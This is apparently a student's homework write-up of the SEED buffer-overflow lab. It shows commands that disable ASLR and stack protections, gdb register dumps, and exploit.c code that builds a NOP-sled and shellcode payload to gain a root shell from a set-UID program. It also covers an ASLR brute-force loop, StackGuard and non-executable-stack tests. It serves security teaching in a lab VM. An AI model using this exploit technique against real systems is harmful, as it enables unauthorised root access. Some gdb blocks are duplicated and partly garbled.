CSC 681 – PRINCIPLES OF COMPUTER SECURITY
HOMEWORK – 3
MOULIKA BOLLINADI

Buffer Overflow: It is a vulnerability in the code which can be exploited by an attacker to get an access to the system. It occurs when a program attempts to write more data to a fixed length of buffer than it can hold. The extra data can overwrite the values in the memory. The return address might change if the overflow occurs.

Lab Tasks:
2.1 Turning Off Countermeasures

```
[10/20/19]seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# sudo sysctl -w kernel.rand
mize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop# exit
exit
```

Did: Before starting the whole process of exploitation, I first disabled the Address Space Randomization by executing the command "sudo sysctl -w kernel.randomize_va_space=0"
Saw: I saw that the address space randomization is disabled successfully after executing the command.
Learned: I learned that, as we need to guess the addresses value during the buffer-over flow attacks the address space randomization needs to be disabled and makes the task simpler. The ASR puts things in random parts of memory and makes it difficult for us to guess the values. So, we need to disable it before proceeding further.

Configuring /bin/sh:

```
[10/20/19]seed@VM:~/Desktop$ sudo rm /bin/sh
[10/20/19]seed@VM:~/Desktop$ sudo ln -s /bin/zsh /bin/s
h
```

Did: I followed the instructions from given manual and configured the /bin/sh for Ubuntu 16.04 VM.
Saw: I saw the commands executing successfully and /bin/sh getting replaced by /bin/zsh.
Learned: I learned that the /bin/sh does the same functionality as /bin/dash shell during the buffer-overflow exploitation. I tried exploiting using /bin/sh and I couldn't get into the root shell because of this issue. So, I eventually changed it to /bin/zsh shell.

2.2 Task-1: Running the Shellcode

```
[10/20/19]seed@VM:~/Desktop$ gcc -z execstack -o call_s
hellcode call_shellcode.c
call_shellcode.c: In function 'main':
call_shellcode.c:24:4: warning: implicit declaration of
 function 'strcpy' [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit d
eclaration of built-in function 'strcpy'
call_shellcode.c:24:4: note: include '<string.h>' or pr
ovide a declaration of 'strcpy'
```

Did: Before running the shellcode, I placed all the required files for the exploitation on the desktop.
Saw: I observed that the given shellcode executes without errors, but I saw the warnings regarding "strcpy".
Learned: The shellcode written in 'c' language is similar to the actual shellcode in the system and runs as a shell. This code calls the /bin/sh to execute. The declaration of the function 'strcpy' shown as a warning because in the recent os versions the usage of direct functions such as gets(), scanf(), strcpy() is restricted and gives us a default warning that we cannot use it.

2.3 Vulnerable Program

a. Turning off the Stack Guard Protection:

Did: I turned off the stack guard protection for the stack.c program during the gcc compilation.
Observed: If I do not turn off the stack guard protection, it used to give me an error about "stack smashing detected" during the exploitation.
Learned: The stack guard protection is a security mechanism obtained by GCC compiler which helps to prevent buffer overflow vulnerability by detecting it. If we do not disable this, we cannot proceed further.

```
[10/20/19]seed@VM:~/Desktop$ gcc -o stack -z execstack
-fno-stack-protector stack.c
[10/20/19]seed@VM:~/Desktop$ sudo chown root stack
[10/20/19]seed@VM:~/Desktop$ sudo chmod 4755 stack
```

b. Adding Executable Stack to GCC command:

Did: I added the "-z execstack" to the gcc compiler and executed it.
Saw: I saw that the command executes successfully and allows us to disable the non-executable stack protections.
Learned: I learned that previously ubuntu used to accept the executable stacks. In the later versions, we need to declare if we want to make a program executable stack or not. It is a default non-executable and we turn it on if we want stack to be executable.

c. Set – UID program:

Did: I made the stack.c program a root owned program by changing the ownership of the program to root.

Saw: The commands execute succe ssfully and the stack.c is set as root owned program.
Learned: I learned that, once we set a program as set-UID program it invokes the root permissions and executes with those permissions for a specific period.


2.4 Exploiting a Vulnerability

a. Before exploiting the vulnerability:

Before exploiting the vulnerability, we need to add the contents into the exploit.c code. In order to add the contents, we need to know few address details where we need to overwrite the return address and what address we need to overwrite with. I used gdb debugger to find these details before exploiting the code.

Procedure:

1. I first created a file with filename "badfile". As I know the buffer value is 24 in the stack.c file, I inserted value greater than 24 in the badfile i.e; "0000000000000000000000000ABCDEFGHIJKLMNOPQRSTUVWXYZ" and saved at a location where all the other files are.



2. Once I know I overflowed the values, I made a copy of stack.c file as stack_copy and executed the command "gcc -o stack_copy -z execstack -fno-stack-protector stack_copy.c" to obtain the precise values of ebp, return address, offset, buffer etc. I did not make the stack_copy a set-UID program as it wouldn't give me a precise ebp value.

```
[10/21/19]seed@VM:~/Desktop$ gcc -o stack_copy -fno-stack-protector -z execstack stack_copy.c
[10/21/19]seed@VM:~/Desktop$ ./stack_copy
Segmentation fault
[10/21/19]seed@VM:~/Desktop$ gdb stack_copy
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_copy...(no debugging symbols found)...done.
```

I observed a segmentation fault when I executed the stack_copy file which technically means that the buffer is still filling.

3. I used “run” command and obtained what exactly the EIP register stores as EIP tells the computer where to go next to execute the next command and controls the flow of the program.

```
gdb-peda$ run
Starting program: /home/seed/Desktop/stack_copy
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------------------------------]
EAX: 0x1
EBX: 0x0
ECX: 0xbfffea90 --> 0xbfffeae4 --> 0xb7fe3e60 (<check_match+304>:       add    esp,0x10)
EDX: 0xbfffea51 --> 0xbfffeae4 --> 0xb7fe3e60 (<check_match+304>:       add    esp,0x10)
ESI: 0xb7f1b000 --> 0x1b1db0
EDI: 0xb7f1b000 --> 0x1b1db0
EBP: 0x4c4b4a49 ('IJKL')
ESP: 0xbfffea40 ("QRSTUVWXYZ\n\300\267\260\325\377\267\344\352\377\277\340\352\377\277\n")
EIP: 0x504f4e4d ('MNOP')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x504f4e4d
[------------------------------------stack-------------------------------------]
0000| 0xbfffea40 ("QRSTUVWXYZ\n\300\267\260\325\377\267\344\352\377\277\340\352\377\277\n")
0004| 0xbfffea44 ("UVWXYZ\n\300\267\260\325\377\267\344\352\377\277\340\352\377\277\n")
0008| 0xbfffea48 --> 0xc00a5a59
0012| 0xbfffea4c --> 0xffd5b0b7
```


4. I later calculated the proper hex value of ‘MNOP’ letters using “xxd badfile | head” command. The below figure shows the value starts from 36 bytes i.e; 36, 37, 38, 39 are the four bytes for the MNOP. This means the return address is 36 bytes away from the start of the buffer and we have replace those bytes with out return address value.

```
gdb-peda$ quit
[10/21/19]seed@VM:~/Desktop$ xxd badfile | head
00000000: 3030 3030 3030 3030 3030 3030 3030 3030  0000000000000000
00000010: 3030 3030 3030 3030 4142 4344 4546 4748  00000000ABCDEFGH
00000020: 494a 4b4c 4d4e 4f50 5152 5354 5556 5758  IJKLMNOPQRSTUVWX
00000030: 595a 0a                                  YZ.
[10/21/19]seed@VM:~/Desktop$
```


5. Now, I need to still get the buffer value, ebp register value and calculate where the precise return address is. In order to do that, I must dissemble the bof function the stack.c file and set a break point.

```
gdb-peda$ disassemble bof
Dump of assembler code for function bof:
   0x080484bb <+0>:     push   ebp
   0x080484bc <+1>:     mov    ebp,esp
   0x080484be <+3>:     sub    esp,0x28
   0x080484c1 <+6>:     sub    esp,0x8
   0x080484c4 <+9>:     push   DWORD PTR [ebp+0x8]
   0x080484c7 <+12>:    lea    eax,[ebp-0x20]
   0x080484ca <+15>:    push   eax
   0x080484cb <+16>:    call   0x8048370 <strcpy@plt>
   0x080484d0 <+21>:    add    esp,0x10
   0x080484d3 <+24>:    mov    eax,0x1
   0x080484d8 <+29>:    leave
   0x080484d9 <+30>:    ret
End of assembler dump.
```

6. I set a break point at lea -> eax, [ebp-0x20] to see how the buffer overflows with the given values.




7. I obtained the values of ebp, buffer, esp, eax registers using a “print” command.



8. I used to these values to calculate the return address and start of the buffer address. i.e; From disassembling the bof function we can see that the start of the buffer address value is ebp-x20.
   Start address = ebp – x20 = 0xbfffea38 – x20 = 0xbfffea18
   Return address = start address + 36 bytes = 0xbfffea18 + x24 = 0xbfffea3c
   Overwritten address = ebp + 200 bytes = 0xbfffea38 + c8 = 0xbfffeb00

9. The below figure gives a brief description about understanding how to get to the malicious shell code.

Depending upon my understanding, in order get to the malicious shell code which is on the top of the stack we need to jump to somewhere in the middle of NOP instructions. To jump to NOP instructions, we must know the address of EBP register and we add approximately 200 bytes to EBP to land in NOP instructions. The number can be randomly anything between 75 to 491. If we try to set the value out of these bounds it either gives a segmentation fault error or invalid instruction error. Once the code is executed it wants to return to some address value in the memory. We overwrite this address value with our return value.



b. Code


```
/* Calling an assembly instuction
   to return the address of top of the stack  */

unsigned long get_sp(void)
{
  __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

/* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

//Pointer to buffer
    char *ptr;

/* Overwrite the return address and make an exploitation */
    long overwritten_addr;

//Adding an extra pointer to manage the return pointer address
    long *extra_ptr;

/* The value set to jump in between bof function */
/* Note: Cannot be lessthan 75 or morethan 491 */

   int offset = 200;

/* Obtaining the size of the buffer */
    int buffer_size = sizeof(buffer);
```

```
/*Placing a shell code and null at the end of the buffer */
    int shellcode_pos = buffer_size - (sizeof(shellcode) + 1);

/* Obtain the buffer start address */

    ptr = buffer;

/* Representing the address in long int */
    extra_ptr = (long*)(ptr);

/* To jump into NOP instructions */

    overwritten_addr = get_sp() + offset;

/* filling the first 10 words of the buffer with overwritten_addr */

    for (int i = 0; i < 10; i++){
      *(extra_ptr++) = overwritten_addr;
    }

//Fill the end of the buffer with shellcode

    for (int i = 0; i < strlen(shellcode); i++){
      buffer[shellcode_pos + i] = shellcode[i];
    }

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

As we can see that the buffer in exploit.c file is 517 bytes but when in the stack.c file the buffer value is 24 bytes only. This means that we are over - flowing the 24 bytes buffer with 517 bytes. We basically overflowed the buffer with no operation instructions which means that the code allows us to execute the next line unless and until we reach the end of the shellcode and execute it. I did not hardcode the values in the code. I just pointed to the proper addresses with the clues I got.

After filling the buffer with NOP instructions, I used a pointer ptr to the buffer, an extra pointer which obtains the return pointer address, an offset value to jump to the NOP instructions. I obtained the size of the buffer and used a small algebra equation to place the shell code and null at the end of the buffer. Later, I obtained the start address of the buffer and cashed it into long int. As I said, to jump into the NOP instructions, I used an offset value of 200 to the ebp. In the end, the buffer is filled with the shell code and we save all the contents to the badfile.

c.



Did: I added the above code to the exploit.c file and filled in the rest of the spaces. I removed the created badfile for getting the address details as the exploit.c generates the required contents.
Saw: I observed that the code is executed without errors and generated the contents for the badfile. I later ran the stack program, observed that I exploited the code and was able to get into the root shell.
Learned: I learned that, once I got into the root shell, my euid is set to root and my uid is seed. I can execute all the linux commands in the root shell and get into any directory I want.

Task 3: Defending dash's Countermeasure

a.

```
[10/22/19]seed@VM:~/Desktop$ gcc -o stack -z execstack
-fno-stack-protector stack.c
[10/22/19]seed@VM:~/Desktop$
[10/22/19]seed@VM:~/Desktop$ sudo chown root stack
[10/22/19]seed@VM:~/Desktop$ sudo chmod 4755 stack
[10/22/19]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[10/22/19]seed@VM:~/Desktop$ ./exploit
[10/22/19]seed@VM:~/Desktop$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),
24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128
(sambashare)
$
```

Did: I changed the shell from /bin/sh to /bin/dash to defend the countermeasure. Later, I added the dash_shell_test.c file to the desktop and made it a root owned program.
Saw: I observed that, the program is successfully root owned and the shell is changed to dash shell but the uid is not zero and the user is still seed.
Learned: I learned that, in order to proceed with this approach, we need to invoke another shell i.e; /bin/zsh other than /bin/sh. I can still access the files in the seed user.

b.

```
[10/22/19]seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# sudo rm /bin/sh
root@VM:/home/seed/Desktop# sudo ln -s /bin/dash /bin/s
h
root@VM:/home/seed/Desktop# exit
exit
[10/22/19]seed@VM:~/Desktop$ gcc dash_shell_test.c -o d
ash_shell_test
[10/22/19]seed@VM:~/Desktop$ sudo chown root dash_shell
_test
[10/22/19]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell
_test
[10/22/19]seed@VM:~/Desktop$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
#
```

Did: To make the uid to zero and user to root, I uncommented the setuid(0) in the dash_shell_test.c file.
Saw: I observed that the program successfully executes without errors. The uid bit is set to zero and the user is root.
Learned: Later, I performed the task2 again and and we find that we couldn't get the root access even when the setuid is zero. I learned that, performing the attack on the vulnerable program when /bin/sh is linked to /bin/dash with the effect of setuid statement does not give access to root shell with both real and effective uid as that of a root user.

Task-4: Address Randomization

```
[10/22/19]seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop# exit
exit
[10/22/19]seed@VM:~/Desktop$ gcc -o stack -z execstack -fno-stack-protector stack.c
[10/22/19]seed@VM:~/Desktop$ sudo chown root stack
[10/22/19]seed@VM:~/Desktop$ sudo chmod 4755 stack
[10/22/19]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[10/22/19]seed@VM:~/Desktop$ ./exploit
[10/22/19]seed@VM:~/Desktop$ ./stack
Segmentation fault
[10/22/19]seed@VM:~/Desktop$ chmod +x example.sh
[10/22/19]seed@VM:~/Desktop$ ./example.sh
0 minutes and 0 seconds elapsed.
The program has been running 1 times so far.
./example.sh: line 13: 30289 Segmentation fault      ./stack
0 minutes and 0 seconds elapsed.
The program has been running 2 times so far.
./example.sh: line 13: 30290 Segmentation fault      ./stack
0 minutes and 0 seconds elapsed.
The program has been running 3 times so far.
./example.sh: line 13: 30291 Segmentation fault      ./stack
0 minutes and 0 seconds elapsed.
```

```
0 minutes and 21 seconds elapsed.
The program has been running 18807 times so far.
./example.sh: line 13: 23903 Segmentation fault      ./
stack
0 minutes and 21 seconds elapsed.
The program has been running 18808 times so far.
./example.sh: line 13: 23904 Segmentation fault      ./
stack
0 minutes and 21 seconds elapsed.
The program has been running 18809 times so far.
./example.sh: line 13: 23905 Segmentation fault      ./
stack
0 minutes and 21 seconds elapsed.
The program has been running 18810 times so far.
./example.sh: line 13: 23906 Segmentation fault      ./
stack
0 minutes and 21 seconds elapsed.
The program has been running 18811 times so far.
# sni
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmi
n),128(sambashare)
#
```

Did: I turned on address randomization by setting the value to 2. I changed the shell from /bin/dash to /bin/sh. I compiled and executed the exploit program which creates the badfile. I made the stack program a set-UID root owned program. Later, I created the shell program "example.sh" to make the stack program run in infinite loop for a brute force attack.

Saw: I observed a comment "segmentation fault" and the execution was aborted. While running the stack program using example.sh it was showing me "segmentation fault" and when the correct address hit, it entered the root shell.
Learned: I learned that, this method is not the safest way to stop the malicious code execution as the probability for a 32 bit computer to succeed the attack is ½ ^{32}. During the example.sh execution, I successfully got into root shell.


Task-5: Stack Guard:

```
[10/22/19]seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# sysctl -w kernel.randomize_
va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop# exit
exit
[10/22/19]seed@VM:~/Desktop$ gcc -o stack -z execstack
stack.c
[10/22/19]seed@VM:~/Desktop$ sudo chown root stack
[10/22/19]seed@VM:~/Desktop$ sudo chmod 4755 stack
[10/22/19]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[10/22/19]seed@VM:~/Desktop$ ./exploit
[10/22/19]seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[10/22/19]seed@VM:~/Desktop$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.
org/licenses/gpl.html>
This is free software: you are free to change and redis
tribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
```

```
gdb-peda$ run
Starting program: /home/seed/Desktop/stack
*** stack smashing detected ***: /home/seed/Desktop/sta
ck terminated

Program received signal SIGABRT, Aborted.

[----------------------------------registers-----------
------------------------]
EAX: 0x0
EBX: 0x11a8
ECX: 0x11a8
EDX: 0x6
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xbfffe7f4 --> 0xb7fe3e60 (<check_match+304>:    )
EBP: 0xbfffe9a8 --> 0xb7f660ac ("stack smashing detecte
d")
ESP: 0xbfffe738 --> 0xbfffe9a8 --> 0xb7f660ac ("stack s
mashing detected")
EIP: 0xb7fd9ce5 (<__kernel_vsyscall+9>: pop    ebp)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTER
RUPT direction overflow)
[----------------------------------code----------------
------------------------]
   0xb7fd9cdf <__kernel_vsyscall+3>:    mov    ebp,esp
```

```
gdb-peda$ break bof
Breakpoint 1 at 0x8048511
gdb-peda$ run
Starting program: /home/seed/Desktop/stack

[----------------------------------registers-----------
------------------------]
EAX: 0xbfffea67 --> 0xbfffeb10 --> 0x90909090
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x205
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffea38 --> 0xbfffec78 --> 0x0
ESP: 0xbfffea00 --> 0x804b008 --> 0xfbad2488
EIP: 0x8048511 (<bof+6>:        mov    eax,DWORD PTR [e
bp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTER
RUPT direction overflow)
[-------------------------------------code-------------
------------------------]
   0x804850b <bof>:     push   ebp
   0x804850c <bof+1>:   mov    ebp,esp
   0x804850e <bof+3>:   sub    esp,0x38
=> 0x8048511 <bof+6>:   mov    eax,DWORD PTR [ebp+0x8]
   0x8048514 <bof+9>:
    mov    DWORD PTR [ebp-0x2c],eax
```

```
Search your computer bof
Breakpoint 1 at 0x8048511
gdb-peda$ run
Starting program: /home/seed/Desktop/stack

[----------------------------------registers-----------
------------------------]
EAX: 0xbfffea67 --> 0xbfffeb10 --> 0x90909090
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x205
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffea38 --> 0xbfffec78 --> 0x0
ESP: 0xbfffea00 --> 0x804b008 --> 0xfbad2488
EIP: 0x8048511 (<bof+6>:        mov    eax,DWORD PTR [e
bp+0x8])
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTER
RUPT direction overflow)
[-------------------------------------code-------------
------------------------]
   0x804850b <bof>:     push   ebp
   0x804850c <bof+1>:   mov    ebp,esp
   0x804850e <bof+3>:   sub    esp,0x38
=> 0x8048511 <bof+6>:   mov    eax,DWORD PTR [ebp+0x8]
   0x8048514 <bof+9>:
    mov    DWORD PTR [ebp-0x2c],eax
```



Did: I turned off the address randomization for the stack program. I compiled it with executable stack and stack guard protection. I made the stack program a set-UID root owned program and executed the exploit.c file to create the bad file.
Saw: When I executed the stack program to exploit, I observed an error "stack smashing detected" and the execution is aborted, restricting me to enter to the root shell.
Learned: I learned that stack guard is security mechanism used to detect the buffer overflow vulnerability. The buffer overflow is observed by introducing a local variable after the buffer and before the previous frame pointer. The value initially is stored in the heap and used as a global variable. I compared both the values before the program termination and observed that, if both the values are same then the buffer overflow exploitation has not been successful or else it is.

It is understood that, we cannot skip the local variables and then overwrite the return address in the stack, since local variables are generated randomly and change all the time. The stack protector works by inserting a canary at the top of the stack frame before entering the function. It checks if any values are changed before the termination. If so, then throws an error such as "stack smashing is detected".

TASK 6: Non-executable Stack

```
[10/23/19]seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# sysctl -w kernel.randomize_
va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop# sudo rm /bin/sh
root@VM:/home/seed/Desktop# sudo ln -s  /bin/zsh /bin/s
h
root@VM:/home/seed/Desktop# exit
exit
[10/23/19]seed@VM:~/Desktop$ gcc -o stack -fno-stack-pr
otector -z noexecstack stack.c
[10/23/19]seed@VM:~/Desktop$ sudo chown root stack
[10/23/19]seed@VM:~/Desktop$ sudo chmod 4755 stack
[10/23/19]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[10/23/19]seed@VM:~/Desktop$ ./exploit
[10/23/19]seed@VM:~/Desktop$ ./stack
Segmentation fault
[10/23/19]seed@VM:~/Desktop$
```

```
gdb-peda$ run
Starting program: /home/seed/Desktop/stack

Program received signal SIGSEGV, Segmentation fault.

[----------------------------------registers-----------
------------------------]
EAX: 0x1
EBX: 0x0
ECX: 0xbfffec60 --> 0x895350e3
EDX: 0xbfffec21 --> 0x895350e3
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffeb10 --> 0x90909090
ESP: 0xbfffea50 --> 0x90909090
EIP: 0xbfffeb10 --> 0x90909090
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INT
ERRUPT direction overflow)
[-------------------------------------code-------------
------------------------]
   0xbfffeb0d:  nop
   0xbfffeb0e:  nop
   0xbfffeb0f:  nop
=> 0xbfffeb10:  nop
   0xbfffeb11:  nop
   0xbfffeb12:  nop
```

```
gdb-peda$ break bof
Breakpoint 1 at 0x80484c1
gdb-peda$ run
Starting program: /home/seed/Desktop/stack

[----------------------------------registers-----------
------------------------]
EAX: 0xbfffea67 --> 0xbfffeb10 --> 0x90909090
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x205
ESI: 0xb7fba000 --> 0x1b1db0
